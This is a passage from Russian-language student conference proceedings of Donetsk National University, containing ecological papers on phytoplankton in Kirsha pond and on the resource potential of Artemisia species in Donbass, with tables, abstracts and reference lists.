15. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
16. Биомониторинговая программа по оценке воздуха в Донбассе с помощью нейтронно- активационного анализа / И. И. Зиньковская, К. Н. Вергель, А. В. Кравцова, А. И. Сафонов // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности. – Донецк: ДонНУ, 2022. – С. 69-71.
17. Городина И.С. Анатомо-морфологические особенности сосны обыкновенной в рекреационных зонах г. Макеевки // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1, № 14. – С. 37-41.
18. Фрунзе О.В. Фиторемедиация почв, загрязненных ионами тяжелых металлов, с помощью древесных и кустарниковых растений // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 92-98. <https://doi.org/10.18698/2542-1468-2022-6-92-98>
19. Оценка потенциала экологического туризма Центрально-Черноземного региона России как одного из факторов экологической безопасности / С.А. Епринцев, С.А. Куролап, О.В. Клепиков // Экологические проблемы использования горных лесов. Майкоп: Кубанский гос. ун-т, 2022. – С. 183-188.
20. Мирненко Н.С. Жизнеспособность пыльцы некоторых видов древесных растений Донецкой агломерации // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 55-61. <https://doi.org/10.18698/2542-1468-2022-6-55-61>
21. Калинина А.В. Состояние ценопопуляций видов рода *Oenothera* L. в трансформированных экотопах Донбасса // Лесохозяйственная информация. – 2022. – № 3. – С. 135-144. <https://doi.org/10.24419/LNI.2304-3083.2022.3.12>
22. Сафонов А.И., Глухов А.З. Методические аспекты фитомониторинга в техногенно трансформированных регионах // Биологическая рекультивация и мониторинг нарушенных земель: матер. XI Всерос. науч. конф., Сатка: Принтоника, 2022. – С. 184-187.
23. Критерии оценки экологического состояния среды по порогам чувствительности биоиндикаторов / С. В. Беспалова, О.С. Горещкий, А.З. Глухов [и др.] // Проблемы экологии и охраны природы техногенного региона. – 2011. – № 1. – С. 25-43.

PHENOTYPICAL PLASTICITY OF WOODY PLANTS IN THE AGGLOMERATION OF THE CITY OF SHAKHTERSK IN CONDITIONS OF INCREASED RADIATION BACKGROUND OF ROCK DUMPS

Annotation. In the industrial agglomeration of the city of Shakhtyorsk in the Donbass, data were collected and analyzed on the external modifications of deciduous and coniferous trees, which are located near mountain dumps and residential buildings. Photographic materials of habitual differences of plants were collected along two routes with radiation measurements at control and experimental monitoring points.

Keywords: phytointication, radioecology, rock dumps, external modifications, coniferous and deciduous trees, Donbass.

Kramarenko A.A.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 574.34

ДИНАМИКА РАЗВИТИЯ ФИТОПЛАНКТОНА В ПРУДУ КИРША

Мелан Е.И.

*Научный руководитель: Мирненко Э.И. старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация. В работе представлены данные о развитии альгофлоры в пруду Кирша г. Донецка. Установлено, что фитопланктон пруда состоит из диатомово-протококковый комплекса с незначительным участием синезеленых и эвгленовитовых водорослей. Количественные показатели характеризовали пруд как средний по степени загрязнения органическими веществами. Численность зачастую формировали зеленые водоросли, которые составляли от 42 до 65% от всей численности фитопланктона.

Ключевые слова: фитопланктон, альгофлора, количественные показатели, пруды, Донецкая народная республика.

Городская система прудов представляет собой мозаичный комплекс из индивидуальных водных экосистем, образованных в результате антропогенного воздействия на гидрологическую систему региона. Структура биоты прудов интенсивнее чем в крупных водохранилищах и отражает местные экологические условия, поэтому использование растительных сообществ в гидробиологическом мониторинге имеет высокую степень достоверности результатов [1, 2].

Фитопланктон – один из основных первичных продуцентов органического вещества водных экосистем [2]. Многими исследователями [3-16,18] отводится фитопланктону определяющая роль в формировании качества воды и оценке состояния водоемов.

Количественный состав фитопланктонных организмов имеет большое значение для функционирования водной экосистемы. В пресноводном планктоне очень мало не колониальных видов, особенно среди *Cyanophyta*, и большинство исследователей относят к пикопланктону не только одиночные клетки, но и микроагрегаты из 4–12 клеток и колонии [2].


Каждый водоток, наряду с общими чертами развития, имеет свои специфические черты, накладывающие отпечаток на общие закономерности в формировании фитопланктона.

Целью работы является определения структуры и динамики развития фитопланктона в пруду Кирша.

Пробы фитопланктона были отобраны в период с 2019 по 2021 г в пруду Кирша Кировского района г. Донецка. Пробы воды отбирали в соответствии с ГОСТами [17]. Поверхностные пробы отбирали из глубины 10 – 15см от поверхности воды или нижней кромки льда. В местах купания отбирали поверхностный слой воды, не углубленные горлышко бутылки. Отбор проб производили с использованием различных плавсредств, из мостов, подмостки. Все результаты количественного анализа обработаны статистически в программе Excel (определены средние, ошибки среднего, проведено сравнение средних). Анализ проб фитопланктона показал наличие 49 видов и 23 внутривидовых таксона водорослей, принадлежащих к 4 отделам (*Cyanophyta*, *Euglenophyta*, *Bacillariophyta*, *Chlorophyta*), 16 семействам и 26 родам.

Альгофлора пруда Кирша имеет следующую структуру. Отдел *Bacillariophyta* сформирован из 39 видов и внутривидовых таксонов (56,7% от всей альгофлоры), принадлежащий 16 родам (56,68% от всей альгофлоры) и 6 семействам. Отдел *Chlorophyta*, представлен 27 видами и внутривидовыми таксонами (34,7% от всей

альгофлоры), 7 родами (25% от всей альгофлоры) 6 семействами. Отдел *Euglenophyta* представлен одним видом (6% от всей альгофлоры). Отдел Синезеленые (*Cyanophyta*) были представлены 4 видами и внутривидовыми таксонами (4% от всей альгофлоры) 2 родов (7,1% от всей альгофлоры) 2 семейств.



□ Cyanophyta ▨ Euglenophyta ▤ Bacillariophyta ▩ Chlorophyta

Рисунок – 1 Соотношение видового разнообразия в пруду Кирша

Таким образом, фитопланктон состоит из диатомово-протококковый комплекса с незначительным участием синезеленых и эвгленофитовых водорослей.

Определена систематическая структура водорослей фитопланктона пруда Кирша по системе Фотта. Результаты расчетов представлены в табл. 3.4.

Таблица 1 – Систематическая структура фитопланктона пруда Кирша

Семейство	Количество		
	Родов	Видов	Внутривидовых таксонов
CYANOPHYTA			
<i>Oscillatoriaceae</i> Kirsh.	1	1	1
<i>Microcystidaceae</i> Elenk.	1	1	1
EUGLENOPHYTA			
<i>Euglenaceae</i>	1	1	0
BACILLARIOPHYTA			
<i>Coscinodiscaceae</i> Kütz.	3	5	1
<i>Tabellariaceae</i>	1	1	0
<i>Fragilariaceae</i>	1	3	1
<i>Naviculaceae</i> West.	7	10	3
<i>Achnanthaceae</i>	2	3	1
<i>Nitzschiaceae</i> Grun.	2	8	4
CHLOROPHYTA			
<i>Chlorellaceae</i> Brun.	1	2	1
<i>Coelastraceae</i> Hind.	2	2	1
<i>Scenedesmaceae</i> Oetm.	1	5	3
<i>Chlamydomonadaceae</i>	1	3	5
<i>Characiaceae</i> (Näg.) Will.	1	1	0
<i>Selenastraceae</i> (Black.) Frich.	1	3	1
Всего в альгофлоре	26	49	23

Фитопланктон пруда Кирша сформирован из следующие семейств. Наибольшим видовым разнообразием выделялись семейства *Nitzschiaceae* (21,3% от общего числа видов) и *Naviculaceae* (15,2% от общего числа видов). Остальные семейства отдела *Bacillariophyta* сформировали 9,3% (от общего числа видов). Семейство *Scenedesmaceae* отдела *Chlorophyta* имело наибольшее количество видов и внутривидовых таксона (11,4% общего числа видов). *Chlamydomonadaceae* и *Selenastraceae* сформировали 8,1% (общего числа видов). Отдел *Euglenophyta* включал одно семейство – *Euglenaceae* (7% общего числа видов). Семейства *Oscillatoriaceae* и *Microcystidaceae* отдела *Cyanophyta* включали по одному видовому и внутривидовому таксону.

В пробах фитопланктона пруда Кирша наибольшую частоту встречаемости имели виды: *Scenedesmus quadricauda* Bréb., *S. acuminatus* Chod., *Cyclotella setingera* Kütz., *Nitzschia longissima* Grun., *Synedra ulna* Ehr., *Navicula viridula* Kütz., *Chlorella vulgaris* Beijer, *Chlamydomonas reingardi* Korsch. Едично в пробах отмечены: *Nitzschia acicularis* W.Sm., *N. gracilis* Hust, *N. linearis* W.Sm, *Euglena viridis* Schmitz.

В работе определена сезонная динамика количества видов в пробах пруда Кирша. Результаты представлены на рис. 1.




Рисунок 1. Сезонная динамика видового разнообразия фитопланктона пруда Кирша.

Количественные данные о развитии фитопланктона по многолетним средним показаниям составляли: численность – 459 кл/дм³ (определяли зеленые водоросли), а биомасса – 598,6 мкг/дм³ (определяли диатомовые и зеленые водоросли). Численность зачастую формировал отдел *Chlorophyta* который составлял от 42 до 65% от всей численности фитопланктона приводя к значительному развитию значительно диатомовых и сине-зелёных водорослей. В летний период зачастую доминировали синезеленые с небольшим включением эвгеновых и зеленых.

Таким образом, структура фитопланктона пруда Кирша имеет разнопиковый характер, а его развитие подчинено циклу Свиренка с массовым развитием зеленых и диатомовых водорослей в зависимости от сезона года. В альгофлоре наиболее часто были представлены семейства *Nitzschiaceae*, *Naviculaceae* и *Scenedesmaceae*. В дальнейшем необходимо проводить мониторинг прудов Донбасса с целью изучения их биоразнообразия.

Полученные результаты альгологических исследований могут быть использованы для пополнения базы данных биоразнообразия фитопланктона прудов г. Донецка, а также оценки экологического фона водоемов.

СПИСОК ЛИТЕРАТУРЫ

1. Авакян А.Б., Салтанкин В.П., Шарапов В.А. Водохранилища мира. – М: Мысль 1987. – 323 с.
2. Вассер С.П., Кондратьева Н.В., Масюк Н.В. и др. Водоросли. Справочник. – К.: Наук. думка, 1989. – 608 с.
3. Ермолаева С.А., Мирненко Э.И. Оценка состояния сточных вод реки Кальмиус // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. (Донецк, 17-20 октября 2017 г.). – Том 2. – Донецк, 2017. – С. 66-68.
4. Касько А.А., Комарова А.М., Мирненко Э.И. Формирование фитоперифитона в водоёмах Донбасса // Охрана окружающей среды и рациональное использование природных ресурсов. Сб. материалов XV Междунар. конф. аспирантов и обучающихся (Донецк, 13-15 апреля 2021 г.). – Донецк: ДонНТУ, 2021. – С. 220-221.
5. Мирненко Э. И. Особенности «цветения» водоемов в городе Донецке. – Germany : LAP LAMBERT Academic Publishing, 2015. – 93 с.
6. Мирненко Э.И. Антропогенная минерализация водных экосистем как фактор трансформации комплексов фитопланктона В сборнике: Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности. матер. VI Междунар.науч. конф. (Донецк, 26–27 октября 2021 г.). Т. 3. Донецк: ДонНУ, 2021. С. 126-128.
7. Мирненко Э.И. Минерализация водных экосистем как фактор трансформации комплексов фитопланктона прудов г. Донецка // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 30-35.
8. Мирненко Э.И. Оценка загрязнения органическими соединениями прудов г. Донецка // Проблемы экологии и охраны природы техногенного региона. – 2017. – № 3-4. – С. 17-23.
9. Мирненко Э.И. Оценка загрязнения органическими соединениями прудов г. Донецка // Прикладные информационные аспекты медицины. – 2017. – № 3-4. – С. 17.
10. Мирненко Э.И. Оценка количественных показателей фитопланктона в прудах г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы. Материалы международной научно-практической конференции (Воронеж, 3-5 октября 2019). Воронеж: Издательство «Цифровая полиграфия», 2019. – С. 98-101.
11. Мирненко Э.И. Таксономическое разнообразие фитопланктона реки Кальмиус и водохранилищ, расположенных на ней // Трансформация экосистем. – 2022. – Т. 5. № 2 (16). – С. 63-73.
12. Мирненко Э.И., Захаренкова Н.С. Тенденции в изучении водорослей - индикаторов морской среды // Проблемы экологии и охраны природы техногенного региона. – 2016. – № 3-4. – С. 13-22.
13. Мирненко Э.И., Касько А.А. Эколого-географическая характеристика альгофлоры водохранилищ Донбасса // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Материалы V Международной научной конференции, Донецк, 17–18 ноября 2020 г. – Донецк: Донецкий национальный университет, 2020. – С. 225-227.
14. Мирненко Э.И., Комарова А.М. Искусственных водоемов г. Донецка // Среда, окружающая человека: природная, техногенная, социальная. Материалы X Международной научно-практической конференции (Брянск, 29 апреля 2021г.). – Брянск: Изд-во БГИТУ, 2021. – С. 70-72.
15. Мирненко Э.И., Макуха А.О. Особенности развития фитопланктона в прудах Донецкого ботанического сада // Изучение и сохранение биоразнообразия в ботанических садах и других интродукционных центрах. Материалы научной конференции с международным участием, посвященной 55-летию Донецкого ботанического сада (Донецк, 8-10 октября 2019 г.). – Донецк, 2019. – С. 261-265.
16. Мирненко Э.И. *Dinobryon divergens* во флоре р. Кальмиус // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности. Материалы VII Международной научной конференции, посвящённой 85-летию Донецкого национального университета (Донецк, 27–28 октября 2022 г.). – Донецк: ДонНУ, 2022. – С. 98-99.
17. Фомин Г.С. Вода. Контроль химической, бактериальной и радиационной безопасности / Энциклопедический справочник. 3-е издание переработанное и дополненное. – М.: Изд-во «Протектор», 2000. – 848 с.
18. Mirnenko E.I. Taxonomic diversity of phytoplankton of the Kalmius river and its reservoirs // Ecosystem Transformation. – 2022. – Vol. 5. № 2 (16). – P. 3-13.

DYNAMICS OF PHYTOPLANKTON DEVELOPMENT IN KIRSHA POND

Annotation. The paper presents data on the development of algoflora in the Kirsha pond in Donetsk. It has been established that the phytoplankton of the pond consists of a diatom-protococcal complex with insignificant participation of blue-green and euglenophytic algae. Quantitative indicators characterized the pond as average in terms of the degree of pollution by organic substances. The abundance was often formed by green algae, which made up from 42 to 65% of the total phytoplankton population.

Keywords: phytoplankton, algoflora, quantitative indicators, ponds, Donetsk People's Republic.

Melan E.I.

Scientific adviser: E.I. Mirnenko
Donetsk National University

УДК 581.15 : 681.3 (477.60)

РЕСУРСОЁМКОСТЬ ВИДОВ РОДА *ARTEMISIA* ДОНБАССА В КОНТЕКСТЕ ЭКСПОЗИЦИОННОЙ ДЕЯТЕЛЬНОСТИ

Мельников Д.А., Ступак А.Э.

Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой ГОУ ВПО «ДОННУ»

Аннотация. На основании подготовленного выставочного материала международного экологического форума в г. Донецке были проанализированы показатели ресурсных возможностей видов рода *Artemisia* в Донбассе (на примере промышленных экотопов и буферных территорий природно-заповедного фонда Донецкой Народной Республики).

Ключевые слова: лекарственное сырье, мониторинг, Донбасс, фитоиндикация, *Artemisia*.


Использование растительного сырья в традиционной медицине – современный тренд фармакологической индустрии [1, 2]. В своей предыдущей работе мы установили, что представители рода полынь являются перспективными ресурсными объектами для территории Центрального Донбасса [3], что в свою очередь органически вписывается в программу экологического фитомониторинга промышленно развитого региона [4] в аспектах структурной фитодиагностики техногенных экотопов [5–10] и оценки локальных экосистем по ботанической составляющей [11–15]. В непосредственной деятельности научной работы кафедры ботаники и экологии находятся также вопросы экспонирования результатов изобретений на научно-технических мероприятиях, что и обусловило необходимость написания настоящей работы, поскольку проводимый научный форум в Донецком национальном техническом университете не опубликовал материалы каталога изобретений, где был представлен экспонат по структурной диагностике полыней в Донбассе.

Цель работы – на основании подготовленного выставочного материала международного экологического форума в г. Донецке проанализировать показатели ресурсных возможностей видов рода *Artemisia* в Донбассе (на примере промышленных экотопов и буферных территорий природно-заповедного фонда Донецкой Народной Республики).

Методическую базу реализуемой программы по поиску, обнаружению, идентификации и непосредственным камеральным разработкам использовали по опыту научно-исследовательской работы кафедры ботаники и экологии Донецкого национального университета, в том числе лаборатории студенческого научного общества биологического факультета в целом [16–18], а также на основании авторских методов оценки фитосырья полыней в донецком экономическом регионе [19], что также рассматривается в комплексе возможных манипуляций для проведения экологической экспертизы в условиях антропогенно трансформированных экотопов Российской Федерации [20–22].

На рисунке 1 представлен макет экспонированного материала по структурным диагностическим признакам видов рода полынь в Донбассе таким образом, чтобы показать разнообразие морфометрических данных, которые рекомендованы к использованию в фитодиагностике экспресс-способом в полевых условиях при первичном отборе сырья для последующего анализа в камеральных обработках. Фотографии получены с витальных препаратов и отражают структуры первой генеративной стадии онтогенетического состояния растительных организмов.

В таблице размещен материал по анализу сырья в геолокалитетах как техногенных экотопов, так и квазиприродных экологических систем, где показаны результаты полевого экологического эксперимента на основании структурно-ботанических критериев. Рис. 2 – иллюстрации вариантов соцветий на выставке.



А

Установлена перспектива структурной диагностики фитосырья указанного таксона (видов рода полынь) в условиях сбора дикорастущих форм растений в донецком экономическом регионе с учетом информации об использовании экстрактов полыней при возможном лечении или профилактики SARS-CoV-2.

К метрическому анализу представлены виды рода *Artemisia* L.: 1) *A. abrotanum* L., 2) *A. absinthium* L., 3) *A. annua* L., 4) *A. armeniaca* L., 5) *A. glauca* Pall. ex Willd., 6) *A. hololeuca* M. Bieb. Ex Besser, 7) *A. vulgaris* L.

Выбрано два диагностических показателя: характер опушения при соответствии норме по строению трихом (кроющего и головчатого типов) и по строению эфиромасличных вместилищ на поверхности стебля в средней формации листовых пластинок.

Б

Рис. 1 – Макет стенда по технологии метрической диагностики фитосырья полыней в Донбассе: А – иллюстративная часть, Б – текстовая часть.

Таблица – Геолокация сборов *Artemisia vulgaris* L. и соответствие анатомо-морфологических структур норме для использования растительного сырья

Геолокалитет	Вегетативная часть растения	Генеративная часть растения
долгота – 38°13'44.3"; широта – 48°15'32.2"	не соответствует	не соответствует
долгота – 38°08'55.1"; широта – 48°14'44.9"	соответствует	соответствует
долгота – 38°12'13.4"; широта – 48°14'12.5"	не соответствует	не соответствует
долгота – 38°13'29.3"; широта – 48°13'48.0"	соответствует	
долгота – 38°10'31.9"; широта – 48°12'36.3"	не соответствует	
долгота – 38°17'7.9"; широта – 48°15'8.2"	соответствует	соответствует
долгота – 38°18'48.4"; широта – 48°13'5.8"		




Рис. 2 – Формовое разнообразие соцветий анализируемых видов рода полынь

Таким образом, на основании подготовленного выставочного материала международного экологического форума в г. Донецке были проанализированы показатели ресурсных возможностей видов рода *Artemisia* в Донбассе (на примере промышленных экотопов и буферных территорий природно-заповедного фонда Донецкой Народной Республики).

СПИСОК ЛИТЕРАТУРЫ

1. Фролова Л.Н., Киселева Т.Л., Цветаева Е.В. Морфолого-анатомическое изучение сырья *Artemisia vulgaris* L. - полыни обыкновенной, применяемого в традиционной медицине России и Китая // Традиционная медицина. – 2008. – № 4(15). – С. 44-50.
2. Криворотов С.Б., Букарева О.В., Ходыка М.С. Эколого-анатомические особенности некоторых представителей рода полынь (*Artemisia* L., Asteraceae) во флоре Северо-Западного Кавказа // Труды КубГАУ. – 2017. – № 68. – С. 86-90. – DOI 10.21515/1999-1703-68-86-90.
3. Мельников Д.А. Перспектива структурной диагностики фитосырья рода *Artemisia* в условиях индустриальной среды Донбасса // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1. – № 14. – С. 78-81.
4. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16-28.
5. Сафонов А.И. Межфазные точки роста в фокусе внимания стратегической фитоиндикации // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: Матер. VI Междунар. науч. конф. (Донецк, 26-27 октября 2021 г.). Т. 3. Донецк: ДонНУ, 2021. – С. 146-148.
6. Сафонов А.И. Тканевая диагностика эмбриональных структур фитоиндикаторов Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 3-4. – С. 110-115.
7. Сафонов А.И. Функциональная значимость меристем растений-индикаторов в биодиагностике природных сред // Биодиагностика состояния природных и природно-техногенных систем: Материалы XIX Всероссийской научно-практической конференции. – Киров: ВятГУ, 2021. – С. 10-13.

8. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
9. Сафонов А.И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразие растительного мира. – 2019. – № 1 (1). – С. 4-16. DOI: 10.22281/2686-9713-2019-1-4-16
10. Сафонов А.И. Ботанико-экологические маркеры квантификации природных сред в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 3-4. – С. 40-47.
11. Сафонов А.И. Фитоэмбриональный скрининг в экологическом мониторинге Донбасса // Зеленый журнал – Бюллетень ботанического сада Тверского государственного университета. – 2017. – Вып. 3. – С. 5–12.
12. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 202–204.
13. Шульгина Н.С. Оценка антропогенной нагрузки на экотопы по данным структурного фитомониторинга // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. студ. и молодых ученых (Донецк, 17-20 октября 2017 г.). Т. 2. – Донецк: Изд-во ДонНУ, 2017. – С. 127-128.
14. Сафонов А.И. Функциональная ботаника в Донбассе: экологический мониторинг, информационные ресурсные технологии, фитодизайн // Проблемы экологии и охраны природы техногенного региона. 2017. – № 1-2. – С. 6-12.
15. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016. Образование, наука и вызовы современности : Матер. I Междунар. научн. конф. – Донецк: ЮФУ, 2016. – С. 117-119.
16. Беспалова С.В. Аспекты изучения биоразнообразия в Центральном Донбассе: инвентаризация, оценка природных сред, регистрация антропогенных трансформаций // Степная Евразия – устойчивое развитие : сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 179-181.
17. Сафонов А.И. Аномалии эмбриональных структур растений-индикаторов Донбасса // Разнообразие растительного мира. – 2022. – № 3(14). – С. 5-18. <https://doi.org/10.22281/2686-9713-2022-3-5-18>.
18. Чирва Ф.В. Аутэкологическая роль *Filipendula vulgaris* Moench. и *Betonica officinalis* Klokov в степных сообществах разной степени пастбищной дигрессии // Донецкие чтения 2016. Образование, наука и вызовы современности. – Донецк: Южный федеральный университет, 2016. – С. 147-149.
19. Мельников Д.А. Диагностика полыней Донбасса в качестве ресурсного фитосырья // Охрана окружающей среды – основа безопасности страны. – ФГБОУ ВО «Кубанский государственный аграрный университет имени И. Т. Трубилина». – 2022. – С. 573-576.
20. Сафонов А.И., Фрунзе О.В. Фиторемедиационный эффект по данным экологического мониторинга в Донбассе // Среда, окружающая человека: природная, техногенная, социальная: Матер. VIII междунар. научн.-практич. конф. – Брянск: БГИТУ, 2019. – С. 159-162.
21. Епринцев С.А., Куролап С.А., Клепиков О.В., Шекоян С.В. Оценка прямых и косвенных факторов, определяющих антропогенное загрязнение воздушного бассейна городов Центрально-Черноземного района // Экология. Экономика. Информатика. Серия: Системный анализ и моделирование экономических и экологических систем. – 2022. – Т. 1, № 7. – С. 184-188. – DOI 10.23885/2500-395X-2022-1-7-184-188.
22. Епринцев С.А., Шекоян С.В. Изучение параметров качества окружающей среды урбанизированных территорий в условиях повышенной антропогенной нагрузки // Геополитика и экогеодинамика регионов. 2014. – Т. 10, № 2. – С. 520-525.

RESOURCE CAPACITY OF SPECIES OF THE GENUS ARTEMISIA DONBASS IN THE CONTEXT OF EXPOSURE ACTIVITIES

Annotation. On the basis of the prepared exhibition material of the international ecological forum in Donetsk, indicators of the resource potential of species of the genus *Artemisia* in the Donbass were analyzed (on the example of industrial ecotopes and buffer territories of the natural reserve fund of the Donetsk People's Republic).

Keywords: medicinal raw materials, monitoring, Donbass, phytoindication, *Artemisia*.

Melnikov D.A., Stupak A.E.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University
